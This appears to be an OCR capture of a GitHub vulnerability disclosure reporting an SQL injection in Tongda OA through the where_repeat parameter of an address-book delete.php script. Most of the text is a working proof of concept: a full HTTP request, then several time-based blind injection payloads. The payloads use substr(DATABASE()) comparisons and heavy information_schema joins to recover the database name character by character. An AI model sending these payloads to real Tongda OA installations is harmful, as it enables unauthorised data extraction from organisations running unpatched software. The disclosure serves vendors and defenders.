SQL injection 1 #4


New issue

Open **LvZCh** opened this issue 4 days ago · 0 comments

LvZCh commented 4 days ago Owner

Source Code Developer: Beijing Tongda Xinke Technology Co., Ltd
Source code name：Tongda OA
Source code version：v2017-v11.10
Source code official website：
https://www.tongda2000.com/
Source code download link：
https://cdndown.tongda2000.com/oa/2019/TDOA11.4.exe

Vulnerability description：
general/address/private/address/query/delete.php The $where_repeat parameter was not processed properly, resulting in SQL injection



```
GET
/general/address/private/address/query/delete.php?
type=repeat&where_repeat=
(substr(DATABASE(),1,1))=char(116)%20and%20(select%2
HTTP/1.1
Host: 192.168.0.106
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/130.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e0ilvh28mioonkefcok90dfog7;
Connection: close
```

Assignees
No one assigned


Labels
None yet

Projects
None yet


Milestone
No milestone

Development
No branches or pull requests


1 participant




1%20and%20(substr(DATABASE(),2,1))=char(100)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)




1%20and%20(substr(DATABASE(),3,1))=char(95)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)



1%20and%20(substr(DATABASE(),4,1))=char(111)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)



1%20and%20(substr(DATABASE(),5,1))=char(97)%20and%20(select%20count(*)%20from%20information_schema.columns%20A,information_schema.columns%20B)



The current database name is td_oa